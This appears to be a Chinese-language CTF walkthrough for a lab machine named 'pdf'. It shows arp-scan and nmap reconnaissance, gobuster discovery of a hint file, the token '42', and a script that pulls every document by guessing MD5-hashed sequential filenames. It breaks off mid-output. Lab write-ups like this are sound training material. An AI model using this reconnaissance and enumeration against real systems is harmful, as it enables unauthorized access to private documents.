信息收集

主机发现

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pdf]
└─# arp-scan -I eth1 -l
Interface: eth1, type: EN10MB, MAC: 00:0c:29:78:b2:ba, IPv4: 192.168.56.247
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:13       (Unknown: locally administered)
192.168.56.100  08:00:27:57:0f:fd       PCS Systemtechnik GmbH
192.168.56.143  08:00:27:14:dd:c6       PCS Systemtechnik GmbH

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.966 seconds (130.21 hosts/sec). 3
responded
```


端口扫描

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pdf]
└─# nmap -p- 192.168.56.143
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-14 21:16 CST
Nmap scan report for 192.168.56.143 (192.168.56.143)
Host is up (0.00054s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy
MAC Address: 08:00:27:14:DD:C6 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.85 seconds
```

Web --- 80 && 8080

80端口的主界面是pdf的介绍吧




The Evolution of PDF

From a proprietary format to the universal standard for document exchange

1993 - Present Day

What is PDF?

8080端口是一个需要提交token的界面



File Management System


Enter the access token to unlock the system.

Enter token

Submit

目录枚举

用dirsearch对80和8080枚举无果后，查看源代码发现hint



```
                            <i class="fa fa-gavel text-accent mt-1 mr-3"></i>
                            <span>Government forms and official publications</span>
                        </li>
                        <li class="flex items-start">
                            <i class="fa fa-shopping-cart text-accent mt-1 mr-3"></i>
                            <span>E-commerce invoices and product manuals</span>
                        </li>
                    </ul>
                    <p>
                        As digital transformation accelerates, PDF continues to adapt, ensuring its relevance in an 
                    </p>
                </div>
            </div>
        </div>
    </section>
</main>

<!-- Footer -->
<!-- hint: .txt -->
<footer class="bg-secondary text-white py-12">
    <div class="container mx-auto px-4">
        <div class="max-w-4xl mx-auto text-center">
            <div class="flex items-center justify-center space-x-2 mb-6">
```

是用gobuster扫描txt文件


```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pdf]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt -u http://192.168.56.143/ -x txt
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.143/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Extensions:              txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/server-status        (Status: 403) [Size: 279]
/hint.txt             (Status: 200) [Size: 44]
Progress: 53166 / 53166 (100.00%)
===============================================================
Finished
===============================================================
```

发现一个hint.txt

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pdf]
└─# curl 192.168.56.143/hint.txt
What's the ultimate answer to the universe?
#宇宙的终极答案是什么?
#网上一检索就可以等到数字为42
```

系统后台

输入42进入后台，发现是一个pdf查看器?



File Management System

Access granted. Logout

Access Document

Enter the document filename to view it.

Enter filename (e.g., c4ca4238a0b923820dcc509a6f75849b.pdf)

View

Document Viewer


File Management System

Document Number: 1

Corporate document archive.

To welcome

发现例子的文件名是经过md5加密的，看一下原名是什么



Enter up to 20 non-salted hashes, one per line:

```
c4ca4238a0b923820dcc509a6f75849b
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
c4ca4238a0b923820dcc509a6f75849b	md5	1

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

获得的结果和pdf上的number一致

写个脚本测试并获取所有pdf，查看隐藏信息

```
┌──(root㉿xhh)-[~/Desktop/xhh/HMV/pdf]
└─# bash test.sh -u http://192.168.56.143:8080/view/ -n 100 -o ./allpdf
第 1 次请求完成：http://192.168.56.143:8080/view//c4ca4238a0b923820dcc509a6f75849b
-> 保存至 ./allpdf/c4ca4238a0b923820dcc509a6f75849b.pdf
第 2 次请求完成：http://192.168.56.143:8080/view//c81e728d9d4c2f636f067f89cc14862c
-> 保存至 ./allpdf/c81e728d9d4c2f636f067f89cc14862c.pdf
第 3 次请求完成：http://192.168.56.143:8080/view//eccbc87e4b5ce2fe28308fd9f2a7baf3
-> 保存至 ./allpdf/eccbc87e4b5ce2fe28308fd9f2a7baf3.pdf
第 4 次请求完成：http://192.168.56.143:8080/view//a87ff679a2f3e71d9181a67b7542122c
-> 保存至 ./allpdf/a87ff679a2f3e71d9181a67b7542122c.pdf
第 5 次请求完成：http://192.168.56.143:8080/view//e4da3b7fbbce2345d7772b0674a318d5
-> 保存至 ./allpdf/e4da3b7fbbce2345d7772b0674a318d5.pdf
第 6 次请求完成：http://192.168.56.143:8080/view//1679091c5a880faf6fb5e6087eb1b2dc
-> 保存至 ./allpdf/1679091c5a880faf6fb5e6087eb1b2dc.pdf
第 7 次请求完成：http://192.168.56.143:8080/view//8f14e45fceea167a5a36dedd4bea2543
-> 保存至 ./allpdf/8f14e45fceea167a5a36dedd4bea2543.pdf
```

```
第 8 次请求完成：http://192.168.56.143:8080/view//c9f0f895fb98ab9159f51fd0297e236d
-> 保存至 ./allpdf/c9f0f895fb98ab9159f51fd0297e236d.pdf
第 9 次请求完成：http://192.168.56.143:8080/view//45c48cce2e2d7fbdea1afc51c7c6ad26
-> 保存至 ./allpdf/45c48cce2e2d7fbdea1afc51c7c6ad26.pdf
第 10 次请求完成：http://192.168.56.143:8080/view//d3d9446802a44259755d38e6d163e820
-> 保存至 ./allpdf/d3d9446802a44259755d38e6d163e820.pdf
第 11 次请求完成：http://192.168.56.143:8080/view//6512bd43d9caa6e02c990b0a82652dca
-> 保存至 ./allpdf/6512bd43d9caa6e02c990b0a82652dca.pdf
第 12 次请求完成：http://192.168.56.143:8080/view//c20ad4d76fe97759aa27a0c99bff6710
-> 保存至 ./allpdf/c20ad4d76fe97759aa27a0c99bff6710.pdf
第 13 次请求完成：http://192.168.56.143:8080/view//c51ce410c124a10e0db5e4b97fc2af39
-> 保存至 ./allpdf/c51ce410c124a10e0db5e4b97fc2af39.pdf
第 14 次请求完成：http://192.168.56.143:8080/view//aab3238922bcc25a6f606eb525ffdc56
-> 保存至 ./allpdf/aab3238922bcc25a6f606eb525ffdc56.pdf
第 15 次请求完成：http://192.168.56.143:8080/view//9bf31c7ff062936a96d3c8bd1f8f2ff3
-> 保存至 ./allpdf/9bf31c7ff062936a96d3c8bd1f8f2ff3.pdf
第 16 次请求完成：http://192.168.56.143:8080/view//c74d97b01eae257e44aa9d5bade97baf
-> 保存至 ./allpdf/c74d97b01eae257e44aa9d5bade97baf.pdf
第 17 次请求完成：http://192.168.56.143:8080/view//70efdf2ec9b086079795c442636b55fb
-> 保存至 ./allpdf/70efdf2ec9b086079795c442636b55fb.pdf
第 18 次请求完成：http://192.168.56.143:8080/view//6f4922f45568161a8cdf4ad2299f6d23
-> 保存至 ./allpdf/6f4922f45568161a8cdf4ad2299f6d23.pdf
第 19 次请求完成：http://192.168.56.143:8080/view//1f0e3dad99908345f7439f8ffabdffc4
-> 保存至 ./allpdf/1f0e3dad99908345f7439f8ffabdffc4.pdf
第 20 次请求完成：http://192.168.56.143:8080/view//98f13708210194c475687be6106a3b84
-> 保存至 ./allpdf/98f13708210194c475687be6106a3b84.pdf
第 21 次请求完成：http://192.168.56.143:8080/view//3c59dc048e8850243be8079a5c74d079
-> 保存至 ./allpdf/3c59dc048e8850243be8079a5c74d079.pdf
第 22 次请求完成：http://192.168.56.143:8080/view//b6d767d2f8ed5d21a44b0e5886680cb9
-> 保存至 ./allpdf/b6d767d2f8ed5d21a44b0e5886680cb9.pdf
第 23 次请求完成：http://192.168.56.143:8080/view//37693cfc748049e45d87b8c7d8b9aacd
-> 保存至 ./allpdf/37693cfc748049e45d87b8c7d8b9aacd.pdf
第 24 次请求完成：http://192.168.56.143:8080/view//1ff1de774005f8da13f42943881c655f
-> 保存至 ./allpdf/1ff1de774005f8da13f42943881c655f.pdf
第 25 次请求完成：http://192.168.56.143:8080/view//8e296a067a37563370ded05f5a3bf3ec
-> 保存至 ./allpdf/8e296a067a37563370ded05f5a3bf3ec.pdf
第 26 次请求完成：http://192.168.56.143:8080/view//4e732ced3463d06de0ca9a15b6153677
-> 保存至 ./allpdf/4e732ced3463d06de0ca9a15b6153677.pdf
第 27 次请求完成：http://192.168.56.143:8080/view//02e74f10e0327ad868d138f2b4fdd6f0
-> 保存至 ./allpdf/02e74f10e0327ad868d138f2b4fdd6f0.pdf
第 28 次请求完成：http://192.168.56.143:8080/view//33e75ff09dd601bbe69f351039152189
-> 保存至 ./allpdf/33e75ff09dd601bbe69f351039152189.pdf
第 29 次请求完成：http://192.168.56.143:8080/view//6ea9ab1baa0efb9e19094440c317e21b
-> 保存至 ./allpdf/6ea9ab1baa0efb9e19094440c317e21b.pdf
第 30 次请求完成：http://192.168.56.143:8080/view//34173cb38f07f89ddbebc2ac9128303f
-> 保存至 ./allpdf/34173cb38f07f89ddbebc2ac9128303f.pdf
第 31 次请求完成：http://192.168.56.143:8080/view//c16a5320fa475530d9583c34fd356ef5
-> 保存至 ./allpdf/c16a5320fa475530d9583c34fd356ef5.pdf
第 32 次请求完成：http://192.168.56.143:8080/view//6364d3f0f495b6ab9dcf8d3b5c6e0b01
-> 保存至 ./allpdf/6364d3f0f495b6ab9dcf8d3b5c6e0b01.pdf
第 33 次请求完成：http://192.168.56.143:8080/view//182be0c5cdcd5072bb1864cdee4d3d6e
-> 保存至 ./allpdf/182be0c5cdcd5072bb1864cdee4d3d6e.pdf
第 34 次请求完成：http://192.168.56.143:8080/view//e369853df766fa44e1ed0ff613f563bd
-> 保存至 ./allpdf/e369853df766fa44e1ed0ff613f563bd.pdf
```

```
第 35 次请求完成：http://192.168.56.143:8080/view//1c383cd30b7c298ab50293adfecb7b18
-> 保存至 ./allpdf/1c383cd30b7c298ab50293adfecb7b18.pdf
第 36 次请求完成：http://192.168.56.143:8080/view//19ca14e7ea6328a42e0eb13d585e4c22
-> 保存至 ./allpdf/19ca14e7ea6328a42e0eb13d585e4c22.pdf
第 37 次请求完成：http://192.168.56.143:8080/view//a5bfc9e07964f8dddeb95fc584cd965d
-> 保存至 ./allpdf/a5bfc9e07964f8dddeb95fc584cd965d.pdf
第 38 次请求完成：http://192.168.56.143:8080/view//a5771bce93e200c36f7cd9dfd0e5deaa
-> 保存至 ./allpdf/a5771bce93e200c36f7cd9dfd0e5deaa.pdf
第 39 次请求完成：http://192.168.56.143:8080/view//d67d8ab4f4c10bf22aa353e27879133c
-> 保存至 ./allpdf/d67d8ab4f4c10bf22aa353e27879133c.pdf
第 40 次请求完成：http://192.168.56.143:8080/view//d645920e395fedad7bbbed0eca3fe2e0
-> 保存至 ./allpdf/d645920e395fedad7bbbed0eca3fe2e0.pdf
第 41 次请求完成：http://192.168.56.143:8080/view//3416a75f4cea9109507cacd8e2f2aefc
-> 保存至 ./allpdf/3416a75f4cea9109507cacd8e2f2aefc.pdf
第 42 次请求完成：http://192.168.56.143:8080/view//a1d0c6e83f027327d8461063f4ac58a6
-> 保存至 ./allpdf/a1d0c6e83f027327d8461063f4ac58a6.pdf
第 43 次请求完成：http://192.168.56.143:8080/view//17e62166fc8586dfa4d1bc0e1742c08b
-> 保存至 ./allpdf/17e62166fc8586dfa4d1bc0e1742c08b.pdf
第 44 次请求完成：http://192.168.56.143:8080/view//f7177163c833dff4b38fc8d2872f1ec6
-> 保存至 ./allpdf/f7177163c833dff4b38fc8d2872f1ec6.pdf
第 45 次请求完成：http://192.168.56.143:8080/view//6c8349cc7260ae62e3b1396831a8398f
-> 保存至 ./allpdf/6c8349cc7260ae62e3b1396831a8398f.pdf
第 46 次请求完成：http://192.168.56.143:8080/view//d9d4f495e875a2e075a1a4a6e1b9770f
-> 保存至 ./allpdf/d9d4f495e875a2e075a1a4a6e1b9770f.pdf
第 47 次请求完成：http://192.168.56.143:8080/view//67c6a1e7ce56d3d6fa748ab6d9af3fd7
-> 保存至 ./allpdf/67c6a1e7ce56d3d6fa748ab6d9af3fd7.pdf
第 48 次请求完成：http://192.168.56.143:8080/view//642e92efb79421734881b53e1e1b18b6
-> 保存至 ./allpdf/642e92efb79421734881b53e1e1b18b6.pdf
第 49 次请求完成：http://192.168.56.143:8080/view//f457c545a9ded88f18ecee47145a72c0
-> 保存至 ./allpdf/f457c545a9ded88f18ecee47145a72c0.pdf
第 50 次请求完成：http://192.168.56.143:8080/view//c0c7c76d30bd3dcaefc96f40275bdc0a
-> 保存至 ./allpdf/c0c7c76d30bd3dcaefc96f40275bdc0a.pdf
第 51 次请求完成：http://192.168.56.143:8080/view//2838023a778dfaecdc212708f721b788
-> 保存至 ./allpdf/2838023a778dfaecdc212708f721b788.pdf
第 52 次请求完成：http://192.168.56.143:8080/view//9a1158154dfa42caddbd0694a4e9bdc8
-> 保存至 ./allpdf/9a1158154dfa42caddbd0694a4e9bdc8.pdf
第 53 次请求完成：http://192.168.56.143:8080/view//d82c8d1619ad8176d665453cfb2e55f0
-> 保存至 ./allpdf/d82c8d1619ad8176d665453cfb2e55f0.pdf
第 54 次请求完成：http://192.168.56.143:8080/view//a684eceee76fc522773286a895bc8436
-> 保存至 ./allpdf/a684eceee76fc522773286a895bc8436.pdf
第 55 次请求完成：http://192.168.56.143:8080/view//b53b3a3d6ab90ce0268229151c9bde11
-> 保存至 ./allpdf/b53b3a3d6ab90ce0268229151c9bde11.pdf
第 56 次请求完成：http://192.168.56.143:8080/view//9f61408e3afb633e50cdf1b20de6f466
-> 保存至 ./allpdf/9f61408e3afb633e50cdf1b20de6f466.pdf
第 57 次请求完成：http://192.168.56.143:8080/view//72b32a1f754ba1c09b3695e0cb6cde7f
-> 保存至 ./allpdf/72b32a1f754ba1c09b3695e0cb6cde7f.pdf
第 58 次请求完成：http://192.168.56.143:8080/view//66f041e16a60928b05a7e228a89c3799
-> 保存至 ./allpdf/66f041e16a60928b05a7e228a89c3799.pdf
第 59 次请求完成：http://192.168.56.143:8080/view//093f65e080a295f8076b1c5722a46aa2
-> 保存至 ./allpdf/093f65e080a295f8076b1c5722a46aa2.pdf
第 60 次请求完成：http://192.168.56.143:8080/view//072b030ba126b2f4b2374f342be9ed44
-> 保存至 ./allpdf/072b030ba126b2f4b2374f342be9ed44.pdf
第 61 次请求完成：http://192.168.56.143:8080/view//7f39f8317fbdb1988ef4c628eba02591
-> 保存至 ./allpdf/7f39f8317fbdb1988ef4c628eba02591.pdf
```

```
第 62 次请求完成：http://192.168.56.143:8080/view//44f683a84163b3523afe57c2e008bc8c
-> 保存至 ./allpdf/44f683a84163b3523afe57c2e008bc8c.pdf
第 63 次请求完成：http://192.168.56.143:8080/view//03afdbd66e7929b125f8597834fa83a4
-> 保存至 ./allpdf/03afdbd66e7929b125f8597834fa83a4.pdf
第 64 次请求完成：http://192.168.56.143:8080/view//ea5d2f1c4608232e07d3aa3d998e5135
-> 保存至 ./allpdf/ea5d2f1c4608232e07d3aa3d998e5135.pdf
第 65 次请求完成：http://192.168.56.143:8080/view//fc490ca45c00b1249bbe3554a4fdf6fb
-> 保存至 ./allpdf/fc490ca45c00b1249bbe3554a4fdf6fb.pdf
第 66 次请求完成：http://192.168.56.143:8080/view//3295c76acbf4caaed33c36b1b5fc2cb1
-> 保存至 ./allpdf/3295c76acbf4caaed33c36b1b5fc2cb1.pdf
第 67 次请求完成：http://192.168.56.143:8080/view//735b90b4568125ed6c3f678819b6e058
-> 保存至 ./allpdf/735b90b4568125ed6c3f678819b6e058.pdf
第 68 次请求完成：http://192.168.56.143:8080/view//a3f390d88e4c41f2747bfa2f1b5f87db
-> 保存至 ./allpdf/a3f390d88e4c41f2747bfa2f1b5f87db.pdf
第 69 次请求完成：http://192.168.56.143:8080/view//14bfa6bb14875e45bba028a21ed38046
-> 保存至 ./allpdf/14bfa6bb14875e45bba028a21ed38046.pdf
第 70 次请求完成：http://192.168.56.143:8080/view//7cbbc409ec990f19c78c75bd1e06f215
-> 保存至 ./allpdf/7cbbc409ec990f19c78c75bd1e06f215.pdf
第 71 次请求完成：http://192.168.56.143:8080/view//e2c420d928d4bf8ce0ff2ec19b371514
-> 保存至 ./allpdf/e2c420d928d4bf8ce0ff2ec19b371514.pdf
第 72 次请求完成：http://192.168.56.143:8080/view//32bb90e8976aab5298d5da10fe66f21d
-> 保存至 ./allpdf/32bb90e8976aab5298d5da10fe66f21d.pdf
第 73 次请求完成：http://192.168.56.143:8080/view//d2ddea18f00665ce8623e36bd4e3c7c5
-> 保存至 ./allpdf/d2ddea18f00665ce8623e36bd4e3c7c5.pdf
第 74 次请求完成：http://192.168.56.143:8080/view//ad61ab143223efbc24c7d2583be69251
-> 保存至 ./allpdf/ad61ab143223efbc24c7d2583be69251.pdf
第 75 次请求完成：http://192.168.56.143:8080/view//d09bf41544a3365a46c9077ebb5e35c3
-> 保存至 ./allpdf/d09bf41544a3365a46c9077ebb5e35c3.pdf
第 76 次请求完成：http://192.168.56.143:8080/view//fbd7939d674997cdb4692d34de8633c4
-> 保存至 ./allpdf/fbd7939d674997cdb4692d34de8633c4.pdf
第 77 次请求完成：http://192.168.56.143:8080/view//28dd2c7955ce926456240b2ff0100bde
-> 保存至 ./allpdf/28dd2c7955ce926456240b2ff0100bde.pdf
第 78 次请求完成：http://192.168.56.143:8080/view//35f4a8d465e6e1edc05f3d8ab658c551
-> 保存至 ./allpdf/35f4a8d465e6e1edc05f3d8ab658c551.pdf
第 79 次请求完成：http://192.168.56.143:8080/view//d1fe173d08e959397adf34b1d77e88d7
-> 保存至 ./allpdf/d1fe173d08e959397adf34b1d77e88d7.pdf
第 80 次请求完成：http://192.168.56.143:8080/view//f033ab37c30201f73f142449d037028d
-> 保存至 ./allpdf/f033ab37c30201f73f142449d037028d.pdf
第 81 次请求完成：http://192.168.56.143:8080/view//43ec517d68b6edd3015b3edc9a11367b
-> 保存至 ./allpdf/43ec517d68b6edd3015b3edc9a11367b.pdf
第 82 次请求完成：http://192.168.56.143:8080/view//9778d5d219c5080b9a6a17bef029331c
-> 保存至 ./allpdf/9778d5d219c5080b9a6a17bef029331c.pdf
第 83 次请求完成：http://192.168.56.143:8080/view//fe9fc289c3ff0af142b6d3bead98a923
-> 保存至 ./allpdf/fe9fc289c3ff0af142b6d3bead98a923.pdf
第 84 次请求完成：http://192.168.56.143:8080/view//68d30a9594728bc39aa24be94b319d21
-> 保存至 ./allpdf/68d30a9594728bc39aa24be94b319d21.pdf
第 85 次请求完成：http://192.168.56.143:8080/view//3ef815416f775098fe977004015c6193
-> 保存至 ./allpdf/3ef815416f775098fe977004015c6193.pdf
第 86 次请求完成：http://192.168.56.143:8080/view//93db85ed909c13838ff95ccfa94cebd9
-> 保存至 ./allpdf/93db85ed909c13838ff95ccfa94cebd9.pdf
第 87 次请求完成：http://192.168.56.143:8080/view//c7e1249ffc03eb9ded908c236bd1996d
-> 保存至 ./allpdf/c7e1249ffc03eb9ded908c236bd1996d.pdf
第 88 次请求完成：http://192.168.56.143:8080/view//2a38a4a9316c49e5a833517c45d31070
-> 保存至 ./allpdf/2a38a4a9316c49e5a833517c45d31070.pdf
```

```
第 89 次请求完成：http://192.168.56.143:8080/view//7647966b7343c29048673252e490f736
-> 保存至 ./allpdf/7647966b7343c29048673252e490f736.pdf
第 90 次请求完成：http://192.168.56.143:8080/view//8613985ec49eb8f757ae6439e879bb2a
-> 保存至 ./allpdf/8613985ec49eb8f757ae6439e879bb2a.pdf
第 91 次请求完成：http://192.168.56.143:8080/view//54229abfcfa5649e7003b83dd4755294
-> 保存至 ./allpdf/54229abfcfa5649e7003b83dd4755294.pdf
第 92 次请求完成：http://192.168.56.143:8080/view//92cc227532d17e56e07902b254dfad10
-> 保存至 ./allpdf/92cc227532d17e56e07902b254dfad10.pdf
第 93 次请求完成：http://192.168.56.143:8080/view//98dce83da57b0395e163467c9dae521b
-> 保存至 ./allpdf/98dce83da57b0395e163467c9dae521b.pdf
第 94 次请求完成：http://192.168.56.143:8080/view//f4b9ec30ad9f68f89b29639786cb62ef
-> 保存至 ./allpdf/f4b9ec30ad9f68f89b29639786cb62ef.pdf
第 95 次请求完成：http://192.168.56.143:8080/view//812b4ba287f5ee0bc9d43bbf5bbe87fb
-> 保存至 ./allpdf/812b4ba287f5ee0bc9d43bbf5bbe87fb.pdf
第 96 次请求完成：http://192.168.56.143:8080/view//26657d5ff9020d2abefe558796b99584
